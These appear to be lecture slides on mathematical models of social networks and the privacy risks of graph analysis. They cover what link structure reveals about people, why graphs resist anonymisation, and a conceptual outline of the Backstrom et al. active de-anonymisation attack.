
# Models Of Complex Networks From Math & Physics

Many nice models


- Erdos-Renyi
- Watts-Strogatz
- Barabasi-Albert

Social Networks properties:

- Power-law
- Small-world
- High clustering coefficient



# Real social graphs are complicated!




# When In Doubt, Compute!

We do know many graph algorithms:

- Find important nodes
- Identify communities
- Train classifiers
- Identify anomalous connections

**Major Privacy Implications!**



# Privacy Questions


- What can we infer purely from link structure?

# Privacy Questions

- What can we infer purely from link structure?

**A surprising amount!**

- Popularity
- Centrality
- Introvert vs. Extrovert
- Leadership potential
- Communities



# Privacy Questions

- If we know nothing about a node but its neighbours, what can we infer?

# Privacy Questions

- If we know nothing about a node but its neighbours, what can we infer?

**A lot!**

- Sexual Orientation
- Gender
- Political Beliefs
- Location
- Breed?



# Privacy Questions

- Can we anonymise graphs?


# Privacy Questions

- Can we anonymise graphs?

**Not easily...**


- Seminal result by Backstrom et al.: Active attack needs just 7 nodes
- Can do even better given user's complete neighborhood
- Also results for correlating users across networks
- Developing line of research...

# De-anonymisation (active)




A Social Graph with Private Links

# De-anonymisation (active)



Attacker adds  $k$  nodes with random edges


# De-anonymisation (active)



Attacker links to targeted nodes




# De-anonymisation (active)



